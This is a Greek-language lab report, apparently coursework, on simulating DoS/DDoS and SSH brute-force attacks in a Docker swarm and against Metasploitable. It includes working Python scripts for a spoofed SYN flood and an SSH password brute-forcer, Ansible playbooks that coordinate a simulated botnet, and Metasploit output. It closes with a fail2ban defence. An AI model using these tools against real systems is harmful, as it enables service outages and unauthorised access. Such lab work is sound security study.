Όπως αναφέρθηκε, το εργαλείο `hping3` χρησιμοποιείται ευρέως από κακόβουλους χρήστες για την ενορχήστρωση επιθέσεων DoS/DDoS. Ωστόσο, υπάρχει η δυνατότητα δημιουργίας εξίσου ικανών εργαλείων με τη βοήθεια της γλώσσας Python και του προγράμματος `Scapy`.

Το `Scapy`¹² είναι ένα εξαιρετικά ισχυρό στοιχείο που χρησιμοποιείται σε συνδυασμό με την Python για την ανάπτυξη προγραμμάτων διαχείρισης δικτύων. Με την καλή αξιοποίηση του, παρέχει στον διαχειριστή/προγραμματιστή τα απαραίτητα εργαλεία για την εκτέλεση «έργων όπως σάρωση, tracerouting, probing, αξιολόγηση μονάδων, επιθέσεων και ανακάλυψη δικτύων».

Για την άσκηση, χρησιμοποίησα το `Scapy` ώστε να σχεδιάσω ένα πρόγραμμα, σε Python, το οποίο μπορεί να εκτελέσει μία επίθεση DoS, εξίσου ικανοποιητικά με το εργαλείο `hping3`. Ο κώδικας του προγράμματος φαίνεται στο πλαίσιο που ακολουθεί, ενώ βρίσκεται και στο φάκελο `tools` με το όνομα `dos.py`.

¹² Scapy documentation, <https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy>

```

from scapy.all import *
import optparse

def SYN_flood():
    ip = IP(src=RandIP(target_ip+"/24"),dst=target_ip)
    tcp = TCP(sport=RandShort(), dport=int(target_port))
    packet = ip / tcp
    send(packet, loop=1, verbose=0)

#parsing user input as command line args
parser = optparse.OptionParser()

parser.add_option("-t", "--target", dest="target_ip", help="set
target's ip")

parser.add_option("-p", "--port", dest="target_port", help="set
target's port")

(options, arguments) = parser.parse_args()
target_ip = options.target_ip
target_port = options.target_port
SYN_flood()

```

Το πρόγραμμα τρέχει ως

```
python -t <target_ip_address> -p <target_port>
```

όπου, με το στοιχείο parser και τη συνάρτηση parser_args() διαβάζει τα ορίσματα που δόθηκαν από τη γραμμή εντολών, τα αποθηκεύει στις μεταβλητές target_ip και target_port και καλεί τη συνάρτηση SYN_flood(). Η συνάρτηση δημιουργεί ένα πακέτο TCP/IP. Το IP θα έχει τυχαία διεύθυνση προέλευσης και διεύθυνση προορισμού αυτή που θα έχει οριστεί από τον χρήστη και, το πακέτο TCP θα έχει τυχαία port προέλευσης και port προορισμού αυτή που θα έχει, εξίσου, οριστεί. Τέλος, στέλνει το πακέτο με τη συνάρτηση send() και, με την επιλογή loop=1, θα εξακολουθεί να επαναλαμβάνει την αποστολή του έως ότου ο χρήστης διακόψει το πρόγραμμα.

1.3 Η επίθεση DDoS

Οι επιθέσεις Distributed-DoS δεν είναι άλλο από επιθέσεις DoS που διεξάγονται από πολυάριθμες πηγές. Η λογική τους παραμένει ίδια, όπως και τα είδη τους. Κάθε πηγή στέλνει ασταμάτητα και με μικρή συχνότητα πακέτα προς τον ίδιο στόχο. Προκειμένου να επιτύχει την επίθεση, ένας κακόβουλος χρήστης χρειάζεται να καταβάλει μεγαλύτερη προσπάθεια ώστε να καταλάβει τους host που θα αποτελέσουν πηγές, «εμφυτεύοντας λογισμικό zombie»¹³, να τους ενώσει σε ένα botnet¹⁴, ένα δίκτυο από διασυνδεδεμένες μηχανές που τελούν υπό τις οδηγίες του χρήστη, και να ενορχηστρώσει την επίθεση.

Ωστόσο, η επίθεση DDoS είναι, όχι απλώς αποτελεσματικότερη αλλά, η πλέον αποτελεσματική επίθεση για την παραβίαση της διαθεσιμότητας του στόχου. Στην πραγματικότητα, κανένας στόχος δεν είναι πλέον επιρρεπής σε μία επίθεση DoS, αφού η υπολογιστική ισχύς των υπολογιστών έχει αυξηθεί σημαντικά.

Στην προσομοίωση της άσκησης παρομοιάστηκε ένα botnet χρησιμοποιώντας τις υπόλοιπες Worker Engines του σμήνους. Η ενορχήστρωση τους έγινε με το εργαλείο αυτοματισμού ansible¹⁵. Με το εργαλείο ansible ένας διαχειριστής μπορεί να χειριστεί αυτοματοποιημένα ένα σμήνος από Engines, κωδικοποιώντας τις εντολές σε γλώσσα κοντινή στην ανθρώπινη κατανόηση. Η διανομή του κώδικα γίνεται μέσω OpenSSH, μειώνοντας έτσι το ρίσκο ασφάλειας.

Προκειμένου να συντονίσει ο διαχειριστής το σμήνος, το ansible παρέχει δύο επιλογές. Τις εντολές ad-hoc, όπου μέσω απλών εντολών μπορεί να κατευθύνει τις Engines στην εκτέλεση συγκεκριμένων εργασιών, και τη σύνθεση ενός playbook, ένα αρχείο yaml συμβολικής γλώσσας όπου συγκεντρώνονται όλες οι εργασίες που επιθυμεί να εκτελέσουν οι hosts. Σε κάθε περίπτωση, προτού αποστείλει τις οδηγίες για τις εργασίες, ο διαχειριστής χρειάζεται να τροποποιήσει τα αρχεία `ansible.cfg` και `hosts` με κατάλληλο τρόπο. Για την προσομοίωση, στο αρχείο `ansible.cfg` ενεργοποιήθηκε η επιλογή `host_key_checking = False`, ώστε να μην είναι απαραίτητος ο έλεγχος κλειδιού κατά την αποστολή των δεδομένων με OpenSSH, ενώ στο αρχείο `hosts` προστέθηκε

```
[containers]
172.19.0.3
172.19.0.4
172.19.0.6
172.19.0.7
172.19.0.8
172.19.0.9
172.19.0.10
172.19.0.11
172.19.0.12
172.19.0.13
```

¹³ Stallings, 2011, 692

¹⁴ Wikipedia, botnet, <https://en.wikipedia.org/wiki/Botnet>

¹⁵ Ansible Documentation, <https://docs.ansible.com/ansible/latest/index.html>

172.19.0.14

[containers:vars]

ansible_user=docker

ansible_password=docker

όπου, ως ομάδα [containers] ορίστηκαν οι υπόλοιπες Worker Engines τους σμήνους, πέραν αυτής που δέχεται την επίθεση, και ως μεταβλητές ansible_user και ansible_password το username για τη μεταφορά OpenSSH και το password που το επαληθεύει (σε κάθε Engine η σύνδεση με SSH γίνεται ως docker@<IP> με password το docker).

Τα αρχεία ansible.cfg και hosts βρίσκονται στο φάκελο ansible μαζί με το playbook (ddos.yml) που δημιουργήθηκε για τη διεξαγωγή της επίθεσης. Ο κώδικας του φαίνεται, επίσης, στο πλαίσιο που ακολουθεί.

```
---
- name: install hping3 to hosts
  hosts: containers
  remote_user: docker
  become: yes

  tasks:
  - name: apt-get update
    apt:
      update_cache: yes

  - name: install hping3
    apt:
      name: hping3
      state: latest

- name: run dos attack from each container
  command: hping3 -V -c 20000 -d 120 -S -p 80 -flood -rand-source 172.19.0.5
```

Αρχικά, προσδιορίζονται ως hosts, στους οποίους διανέμονται οι οδηγίες του playbook, αυτοί των οποίων οι διευθύνσεις IP βρίσκονται στην ομάδα containers. Ο απομακρυσμένος χρήστης έχει username το docker και ζητείται να έχει αναβαθμισμένα δικαιώματα σε root. Στη συνέχεια, ζητείτε η εκτέλεση τριών εργασιών, η ενημέρωση του συστήματος, η εγκατάσταση του εργαλείου hping3 και, τέλος, η εκτέλεση της ίδιας εντολής που πραγματοποίησε την επίθεση DoS προηγουμένως.

Τόσο τα αποτελέσματα της επίθεσης όσο και η αντιμετώπισης της παρέμειναν τα ίδια, πέραν της ακόμα μικρότερης συχνότητας εμφάνισης των πακέτων και του μεγαλύτερου πλήθους τους.

2. Υλοποίηση συστήματος για την προσομοίωση SSH Brute Force attack

2.0 Εισαγωγή

Το Secure Shell¹⁶, εν συντομία SSH, αποτελεί ένα ασφαλές πρωτόκολλο για τη δικτυακή επικοινωνία μεταξύ δύο μελών του ίδιου δικτύου. Μέσω του SSH, οι hosts μπορούν να εγκαθιδρύσουν ένα ασφαλές, κρυπτογραφημένο κανάλι ακολουθώντας την αρχιτεκτονική client-server. Δηλαδή, ο host που επιθυμεί να επικοινωνήσει παίρνει τον ρόλο του client και στέλνει το αίτημα του στον host με τον οποίο επιθυμεί να επικοινωνήσει, ο οποίος λαμβάνει το ρόλο του server.

Προκειμένου να ολοκληρωθεί η διαδικασία, ο client χρειάζεται να πιστοποιήσει την εγκυρότητα του, τις θεμιτές του δηλαδή προθέσεις και την αξιοπιστία του. Μέσω του καναλιού, ο client θα έχει τη δυνατότητα να αποκτήσει πρόσβαση σε πόρους του συστήματος του server, συνεπώς είναι κρίσιμη η αναγκαιότητα πιστοποίησης του χρήστη και διασφάλισης του πρωτοκόλλου. Ένας κακόβουλος χρήστης, από τη στιγμή που θα αποκτούσε πρόσβαση στους πόρους του συστήματος, θα μπορούσε να αναβαθμίσει τα δικαιώματα του σε root και έπειτα να υποκλέψει δεδομένα, να αξιοποιήσει το σύστημα ως μέλος ενός botnet για την πραγματοποίηση επιθέσεων DDoS ή για crypto mining, μέχρι και να καταστρέψει ολοκληρωτικά το σύστημα.

Η πιστοποίηση του client μπορεί να γίνει με δύο τρόπους, με τη χρήση ενός password που έχει ορίσει ο server, πιθανότατα του ίδιου password που θα αναβάθμιζε και τα δικαιώματα του σε root, είτε με ένα ζευγάρι δημοσίου-ιδιωτικού κλειδιού προερχόμενο από τον αλγόριθμο RSA. Η δεύτερη μέθοδος θεωρείται ασφαλέστερη, αν και η υλοποίηση της είναι αρκετά πιο χρονοβόρα και κοστοβόρα.

Η πρώτη μέθοδος ωστόσο, λόγω της ευκολότερης υλοποίησης της, τείνει να αποτελεί προτίμηση των χρηστών, αν και λιγότερο ασφαλής. Η πιστοποίηση με ένα μη ασφαλές password αφήνει το σύστημα ευάλωτο σε επιθέσεις SSH brute force/dictionary, όπου κάποιος κακόβουλος χρήστης μπορεί να χρησιμοποιήσει τη συνηθισμένη επίθεση ωμής βίας με τη βοήθεια ενός αυτοσχέδιου λεξικού για να παραβιάσει το password και να εγκαθιδρύσει ένα κανάλι επικοινωνίας με τον host/server.

¹⁶ Wikipedia, SSH, [https://en.wikipedia.org/wiki/SSH_\(Secure_Shell\)](https://en.wikipedia.org/wiki/SSH_(Secure_Shell))

2.1.1 Διεξαγωγή της επίθεσης με το εργαλείο Metasploit

Η πρώτη δοκιμή της επίθεσης θα γίνει με τη βοήθεια του Metasploit¹⁷ framework. Πρόκειται για ένα εργαλείου ανοικτού λογισμικού, με ευρεία διάδοση και πολλαπλή λειτουργικότητα. Περιλαμβάνει «anti-forensic και evasion εργαλεία»¹⁸, τα οποία μπορούν να εκτελεστούν χάρη στα 592 προγράμματα, payloads, που προσφέρει. Διανέμεται από το Rapid7 και έρχεται προεγκατεστημένο στη διανομή Kali Linux¹⁹.

Περιγραφή του συστήματος επίθεσης

Η δοκιμή της επίθεσης έγινε από μία εικονική μηχανή με λογισμικό Kali Linux προς μία εικονική μηχανή, εντός του ίδιου δικτύου, τη Metasploitable²⁰. Η Metasploitable είναι μία μηχανή προ-σχεδιασμένη ώστε να είναι ευπαθής στις γνωστότερες επιθέσεις. Σκοπός της ύπαρξης της είναι η δοκιμή επιθέσεων και όχι η πραγματική της χρήση. Διανέμεται εξίσου από το Rapid7.

Με τη βοήθεια του Nmap, σαρώθηκε η μηχανή Metasploitable, αναζητώντας κάποια ανοικτή port ανάμεσα στις 100 δημοφιλέστερες.

```
root@kali:~/tools# nmap --top-ports 100 10.0.2.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-18 16:20 EST
Nmap scan report for 10.0.2.4
Host is up (0.00035s latency).
Not shown: 82 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
8009/tcp  open  ajp13
MAC Address: 08:00:27:38:C1:02 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
root@kali:~/tools#
```

Εικόνα 9

Επιβεβαιώνοντας τα όσα γνωρίζαμε για τη μηχανή, η Metasploitable έχει περισσότερες από δέκα ανοικτές port, με διαφορετική υπηρεσία να τρέχει σε κάθε μία. Για την επίθεση της άσκησης, απαραίτητη είναι μόνο η port 22, η οποία επιτρέπει την εγκαθίδρυση καναλιού επικοινωνίας με το πρωτόκολλο SSH.

Υποθέτουμε πως δεν γνωρίζουμε τον κωδικό πρόσβασης για την εγκαθίδρυση του καναλιού με τη Metasploitable. Από τη μηχανή Kali είναι εφικτό να βρεθεί ο κωδικός, εάν αυτός δεν είναι ασφαλής, μέσω του Metasploit. Για να βρούμε ποιο payload θα χρησιμοποιήσουμε, μπορούμε να

¹⁷ Επίσημη ιστοσελίδα Metasploit, <https://www.metasploit.com/>

¹⁸ Wikipedia, Metasploit, https://en.wikipedia.org/wiki/Metasploit_Project

¹⁹ Επίσημη ιστοσελίδα Kali, <https://www.kali.org/>

²⁰ Πληροφορίες σχετικά με τη Metasploitable, <https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>

τρέξουμε την εντολή `search(ssh)`. Το Metasploit θα παρουσιάσει τα διαθέσιμα payloads, εάν αυτά υπάρχουν. Για την επίθεση, χρησιμοποιήθηκε το payload `ssh_login`, με την εντολή `use scanner/ssh/ssh_login`

Πριν τρέξει το payload, είναι απαραίτητο να προσδιοριστούν κάποιες επιλογές του. Με την εντολή `show options` εμφανίζονται όλες οι διαθέσιμες επιλογές του payload, ενώ με την εντολή `set` μπορεί να οριστεί το επιθυμητό περιεχόμενό τους. Στην Εικόνα 10, που ακολουθεί φαίνεται ο τρόπος με τον οποίο αξιοποιήθηκε το πρόγραμμα ώστε να επιτύχει η επίθεση.

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf5 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/key_file
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/key_file
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name          Current Setting      Required  Description
  ----          -
  BLANK_PASSWORDS false                no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5                    yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false                no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false                no        Add all passwords in the current database to the list
  DB_ALL_USERS     false                no        Add all users in the current database to the list
  PASSWORD         no                   no        A specific password to authenticate with
  PASS_FILE        no                   no        File containing passwords, one per line
  RHOSTS           10.0.2.4            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:
<path>'
  RPORT            22                   yes       The target port
  STOP_ON_SUCCESS  false                yes       Stop guessing when a credential works for a host
  THREADS          1                    yes       The number of concurrent threads (max one per host)
  USERNAME         no                   no        A specific username to authenticate as
  USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists/key_file no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS     false                no        Try the username as the password for all users
  USER_FILE        no                   no        File containing usernames, one per line
  VERBOSE          yes                   yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > run
[*] 10.0.2.4:22 - Success: 'msfadmin:msfadmin' ''
[*] Command shell session 1 opened (10.0.2.15:42817 -> 10.0.2.4:22) at 2020-12-18 16:31:24 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > |
```

Εικόνα 10

Αρχικά, ρυθμίστηκε η επιλογή RHOST, με τη διεύθυνση IP της Metasploitable. Στη συνέχεια, ρυθμίστηκε η επιλογή USERPASS_FILE, με το path ενός αρχείου key_file. Το αρχείο περιείχε διάφορους συνδυασμούς από username και password. Τέλος, εκτελέστηκε το payload με την εντολή `run`. Ως αποτέλεσμα, βρέθηκε πώς ο σωστός συνδυασμός, των username και password για την εγκαθίδρυση SSH καναλιού με τη Metasploitable, ήταν `msfadmin:msfadmin`.

2.1.2 Διεξαγωγή της επίθεσης με εργαλείο Python/Paramiko

Για την εφαρμογή επιθέσεων brute force στο πρωτόκολλο SSH υπάρχουν αρκετά διαθέσιμα εργαλεία. Ωστόσο, η γλώσσα Python διαθέτει και τη βιβλιοθήκη Paramiko²¹, η οποία μπορεί να χρησιμοποιηθεί για την ανάπτυξη του ζητούμενου προγράμματος. Η λειτουργικότητα της αφορά το SSH, τόσο σε επίπεδο client όσο και σε επίπεδο server. Σύμφωνα με την περιγραφή²² της, αρχικά πρέπει να δημιουργηθεί ένα αντικείμενο SSHClient, μέσω του οποίου θα εφαρμοστούν οι

²¹ Επίσημη ιστοσελίδα Paramiko, <http://www.paramiko.org/>

²² Paramiko documentation, <http://docs.paramiko.org/en/stable/>

απαραίτητες function. Το πρόγραμμα που αναπτύχθηκε για την επίθεση βρίσκεται στο πλαίσιο παρακάτω.

```
import paramiko
import os,time
import sys
import optparse

def brute_ssh():
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    #checking the path
    if os.path.exists(file_path) == False:
        print("\n[-] Error: File not found")
        sys.exit(2)
    else:
        file = open(file_path)
        for line in file.readlines():
            splitted = line.split()
            username = splitted[0]
            password = splitted[1]
            response = 0
            try:
                ssh.connect(target_ip, port=22, username=username,
password=password)
            except paramiko.AuthenticationException:
                response=1
                #for large file enable time.sleep
                #time.sleep(10)
            if response == 0:
                print("\n[+] Gotcha!!! Username: " + username + " Password: "
+ password)
            ssh.close()
            file.close()
```

```

parser = optparse.OptionParser()

parser.add_option("-t", "--target", dest="target_ip", help="set target's
IP")

parser.add_option("-f", "--file", dest="file_path", help="set a file as
input")

(options, arguments) = parser.parse_args()

target_ip = options.target_ip

file_path = options.file_path

brute_ssh()

```

Για να τρέξει το πρόγραμμα χρειάζεται δύο ορίσματα, τη διεύθυνση IP του στόχου της επίθεσης και ένα αρχείο με συνδυασμούς usernames και passwords. Αφού λάβει τα απαραίτητα δεδομένα, το πρόγραμμα καλεί τη συνάρτηση `brute_ssh`. Το πρώτο βήμα, εντός της συνάρτησης είναι η δημιουργία του αντικειμένου `SSHClient`. Στη συνέχεια, ελέγχεται το path που δόθηκε από τον χρήστη για την εγκυρότητα του και, εάν είναι έγκυρο, προχωράει στην επίθεση. Κατά την επίθεση, διαβάζει, κατά σειρά, κάθε συνδυασμό username και password και δοκιμάζει να συνδεθεί με τον στόχο με τη συνάρτηση, του αντικειμένου `SSHClient`, `connect`. Εάν η σύνδεση δεν είναι επιτυχής, λόγω της εξαίρεσης `AuthenticationException`, θέτει το flag `response` ίσο με 1. Κάθε φορά που βλέπει το `response = 1`, θα δοκιμάζει έναν νέο συνδυασμό για να συνδεθεί. Όταν, τέλος, βρεθεί ο σωστός συνδυασμός και εγκαθιδρυθεί το κανάλι, θα εμφανίσει στην οθόνη το αποτέλεσμα και θα κλείσει τη σύνδεση SSH.

Για το μικρό αρχείο που δόθηκε, το πρόγραμμα είχε εξίσου επιτυχές αποτέλεσμα με το Metasploit. Ωστόσο, για ένα μεγαλύτερο αρχείο, θα χρειαζόταν να ενεργοποιηθεί η συνάρτηση `sleep` που βρίσκεται σε σχόλιο. Στην Εικόνα 11 φαίνονται τα αποτελέσματα του προγράμματος και το αρχείο με τους συνδυασμούς.

```

root@kali:~/tools# sudo python3 ssh_brute.py -t 10.0.2.4 -f key_file
[+] Gotcha!!! Username: msfadmin Password: msfadmin
root@kali:~/tools#

root@kali:~/tools# cat key_file
root root
root !root
hey hello
banana apple
potato potato
root Cisco
msfadmin msfadmin
root@kali:~/tools#

```

Εικόνα 11

2.1.3 Επιπλέον: Αξιοποίηση του Docker swarm

Η επίθεση που παρουσιάστηκε στις προηγούμενες ενότητες πραγματοποιήθηκε με ένα μικρό, σε έκταση, αρχείο. Σε μία πραγματική επίθεση θα χρειαζόμασταν ένα με δεκάδες, και ίσως εκατοντάδες, γραμμές από πιθανούς κωδικούς πρόσβασης. Η επίθεση, τότε, θα χρειαζόταν αρκετό χρόνο μέχρι να βρει το σωστό κωδικό.

Από τη στιγμή, όμως, που έχουμε στη διάθεση μας ένα σμήνος από μηχανές, είναι δυνατό να εκτελεστεί η επίθεση εκ μέρους κάθε μέλους του. Σε αυτή την ενότητα, αξιοποιήθηκε ένα σμήνος από 15 Docker Engines όπου, η κάθε μηχανή ερευνούσε διαφορετικούς πιθανούς κωδικούς ενός αρχείου 1557 γραμμών. Η επίθεση υλοποιήθηκε σύμφωνα με τα ακόλουθα βήματα.

Εύρεση αρχείου με πιθανούς κωδικούς πρόσβασης

Για την επίθεση χρησιμοποιήθηκε το αρχείο Top1575-probable-v2.txt από το git repository που βρίσκεται στο σύνδεσμο <https://github.com/berzerk0/Probable-Wordlists.git>. Όπως γίνεται κατανοητό από τον τίτλο του, περιέχει 1575 από τους δημοφιλέστερους κωδικούς πρόσβασης.

Διαχωρισμός των γραμμών του αρχείου για τη διανομή σε κάθε μηχανή

Το αρχείο διαχωρίστηκε σε μικρότερα αρχεία, προκειμένου αυτά να διανεμηθούν στις μηχανές του σμήνους.

```
docker@3e6a2638eb90:/project/wordlists$ ls
Top
docker@3e6a2638eb90:/project/wordlists$ split -l 122 Top
docker@3e6a2638eb90:/project/wordlists$ ls
Top xaa xab xac xad xae xaf xag xah xai xaj xak xal xam
docker@3e6a2638eb90:/project/wordlists$
```

Εικόνα 12

Με την εντολή `split -l 122 Top` χωρίστηκε το αρχείο σε 13 μικρότερα, όσα και οι μηχανές που θα εκτελέσουν την επίθεση. Κάθε αρχείο περιέχει από 122 γραμμές του αρχικού, εκτός του τελευταίου που περιέχει όσες περίσσεψαν από το σύνολο.

Μετονομασία του αρχείου ανάλογα με τις διευθύνσεις IP των μηχανών

Η διανομή του αρχείου θα γίνει μέσω ενός ansible playbook. Προτού, όμως, εκτελεστεί το playbook, χρειάζεται να μετονομαστούν τα αρχεία με κατάλληλο τρόπο. Αφού το ansible έχει μία μεταβλητή για την εύρεση της διεύθυνσης IP στην οποία εκτελείτε κάθε φορά, ένας καλός τρόπος ονοματοδοσίας των αρχείων ήταν βάσει αυτής της διεύθυνσης. Για την εκτέλεση του βήματος, δημιουργήθηκε το ακόλουθο πρόγραμμα σε Python.

```
from scapy.all import *
import optparse
import os

ip_list = []

def scan():
    arp_request = ARP(pdst=ip)
    broadcast = Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = srp(arp_request_broadcast, timeout=1)[0]
    for element in answered_list:
        ip_list.append(element[1].psrc)
    for element in ip_list:
        print(element)

def rename():
    ip_list.remove("172.19.0.1")
    ip_list.remove("172.19.0.5")
    for target_ip, filename in zip(ip_list,os.listdir("/project/wordlists")):
        dst = target_ip
        src = "/project/wordlists/" + filename
        dst = "/project/wordlists/" + dst
        print("Renaming file " + src + "to " + dst)
        os.rename(src,dst)

parser = optparse.OptionParser()

parser.add_option("-t","--target",dest="ip",help="set target's ip")
(options,arguments) = parser.parse_args()

ip = options.ip
scan()
rename()
```

Το πρόγραμμα έχει διπλή λειτουργικότητα. Αρχικά, με τη βοήθεια του εργαλείου `scapy`, σαρώνει το δίκτυο για ενεργούς hosts. Είναι, δηλαδή, ένα network scanner που τρέχει σαν το `nmbr` με την επιλογή `-sn`. Το επιτυγχάνει μέσω της συνάρτησης `scan` όπου, στέλνει ένα ερώτημα ARP σε κάθε διεύθυνση του δικτύου και καταγράφει, σε μία λίστα, μόνο τις διευθύνσεις IP και MAC από τις οποίες έλαβε απάντηση. Επιπλέον, καταχωρεί στη λίστα `ip_list` το πεδίο `psrc`, του κάθε στοιχείου της προηγούμενης λίστας, αυτό δηλαδή που περιέχει μόνο την IP.

Αφού εκτελεστεί η `scan`, εκτελείται η `rename`. Σκοπός της είναι η μετονομασία των αρχείων που βρίσκονται στο φάκελο `wordlist` σύμφωνα με τη λίστα `ip_list` (το αρχικό αρχείο `Top` αφαιρέθηκε από το φάκελο μετά το διαχωρισμό του). Προτού ξεκινήσει τη διαδικασία, αφαιρείται από τη λίστα η πρώτη διεύθυνση του δικτύου και η διεύθυνση της μηχανής που αποτελεί στόχο της επίθεσης. Η μετονομασία γίνεται με τη βοήθεια της `rename` της βιβλιοθήκης `os`.

Δοκιμή του προγράμματος Python/Paramiko από μία μηχανή

Για απλή επαλήθευση της ομαλής λειτουργικότητας του προγράμματος που παρουσιάστηκε στην ενότητα 2.1.2, εκτελέστηκε προς μία μηχανή στόχο με ένα μικρό αρχείο πιθανών κωδικών. Επιπλέον, θεωρώντας ότι το `username` είναι γνωστό, και είναι το `Docker`, δεν χρειάζεται σε αυτή την εφαρμογή να παρέχουμε ένα αρχείο με συνδυασμούς από `usernames` και `passwords`.

```
docker@aa127d583ad2:/project$ python3 brute_ssh.py -t 172.19.0.3 -f wordlist  
[+] Gotcha!!! Username: docker Password: docker
```

Διανομή του προγράμματος `brute_ssh.py` και των αρχείων με τους πιθανούς κωδικούς στις 13 Engines του σμήνους

Η διανομή, όπως ήδη αναφέρθηκε, έγινε με το εργαλείο `ansible`. Για να επιτευχθεί ο στόχος, συντάχθηκε το `playbook` που θα ακολουθήσει. Οι εργασίες που ζητά από τις μηχανές να εκτελέσουν είναι οι εξής:

- Ενημέρωση συστήματος
- Εγκατάσταση του `pip3`
- Εγκατάσταση του `scapy` μέσω του `pip3`
- Εγκατάσταση του `paramiko` μέσω του `pip3`
- Αντιγραφή του `brute_ssh.py` σε κάθε μηχανή (μέσω αυτού θα εκτελέσουν την επίθεση)
- Αντιγραφή του κατάλληλου αρχείου πιθανών κωδικών σε κάθε μηχανή. Η επιλογή του αρχείου γίνεται χάρη στη μεταβλητή `ansible_eth0.ipv4.address`, που περιέχει την IP διεύθυνση της τρέχουσας μηχανής
- Εκτέλεση της επίθεσης και αποθήκευση απάντησης στη μεταβλητή `result`
- Debug – αποστολή απάντησης στη Master engine με τα αποτελέσματα της εκτέλεσης

```
- name: ssh brute force attack
  hosts: containers
  remote_user: docker
  become: yes

  tasks:
    - name: apt-get update
      apt:
        update_cache: yes

    - name: install pip3
      apt:
        name: python3-pip

    - name: install scapy
      command: pip3 install scapy

    - name: install paramiko
      command: pip3 install paramiko

    - name: copy ssh_brute.py to remote users
      copy:
        src: /project/tools/ssh_brute.py
        dest: /tmp/ssh_brute.py
        owner: docker

    - name: copy appropriate wordlist for each remote user
      copy: src=/project/wordlists/{{ ansible_eth0.ipv4.address }}
dest=/tmp/wordlist

    - name: run ssh_brute.py and return result through custom fact password.fact
      shell: python3 /tmp/ssh_brute.py -t 172.19.0.5 -f /tmp/wordlist
      register: result

    - debug:
        msg: "Somebody found it: {{ result }}"
```

Σημείωση: Η εκτέλεση της επίθεσης, εκ μέρους κάθε μηχανής, πραγματοποιήθηκε σύμφωνα με τις οδηγίες του playbook. Όμως, ο στόχος δεν κατάφερε να εξυπηρετήσει τόσα αιτήματα ταυτόχρονα και τελικά κατέρρευσε.

2.2 Αντιμετώπιση της επίθεσης με το Fail2ban

Το Fail2ban²³ είναι ένα framework που επικεντρώνεται στην προστασία υπολογιστικών συστημάτων από επιθέσεις ωμής βίας²⁴. Το στόχο του επιτυγχάνει ανιχνεύοντας τις κακόβουλες IP διευθύνσεις, ερευνώντας διάφορα αρχεία καταγραφής. Πέρα από τον εντοπισμό, η λειτουργικότητα του επεκτείνεται και στην ενημέρωση τειχών προστασίας, με κατάλληλο τρόπο, αλλά και στην ενημέρωση του διαχειριστή του συστήματος μέσω email.

Η εγκατάσταση του στο σύστημα είναι απλή. Μετά από την ενημέρωσή του, το fail2ban εγκαθίσταται με την εντολή `sudo apt install fail2ban`. Αφού εγκατασταθεί, μπορούμε να ρυθμίσουμε την υπηρεσία fail2ban ώστε να εκκινείται με την έναρξη της μηχανής, με την εντολή `sudo systemctl enable fail2ban.service`. Τέλος, μένει η παραμετροποίηση του με τις επιθυμητές ρυθμίσεις, προκειμένου να αποκλείει κακόβουλους χρήστες από την παραβίαση του πρωτοκόλλου SSH.

Με την εγκατάσταση του fail2ban δημιουργείται ένας φάκελος, υπό το directory /etc, με όνομα fail2ban. Εντός του, περιλαμβάνεται το αρχείο jail.conf, το οποίο προορίζεται για την παραμετροποίηση του framework. Όμως, επειδή με την ενημέρωσή του fail2ban ενδέχεται να ενημερωθεί και το ίδιο το αρχείο, και να χαθούν οι ρυθμίσεις που έχει εισάγει ο διαχειριστής, αποτελεί καλύτερη τακτική η αντιγραφή του αρχείου στο jail.local. Το fail2ban θα προτιμήσει να λειτουργήσει βάσει αυτού ενώ, με την ενημέρωσή του, δεν θα αντικαταστήσει το περιεχόμενό του. Οι ρυθμίσεις που έγιναν για το σύστημα, το οποίο υπήρξε στόχος των επιθέσεων της προηγούμενης ενότητας, φαίνονται στην εικόνα που ακολουθεί.

```
[sshd]
# To use more aggressive sshd modes set filter parameter "mode" in jail.local:
# normal (default), ddos, extra or aggressive (combines all).
# See "tests/files/logs/sshd" or "filter.d/sshd.conf" for usage example and details.
#mode    = normal
enabled  = true
port     = ssh
logpath  = /var/log/auth.log
backend  = systemd
filter   = sshd
banaction = iptables
maxretry = 2
findtime = 1d
bantime  = 4w
```

Εικόνα 13

²³ Επίσημη ιστοσελίδα Fail2ban, https://www.fail2ban.org/wiki/index.php/Main_Page

²⁴ Wikipedia, Fail2ban, <https://en.wikipedia.org/wiki/Fail2ban>

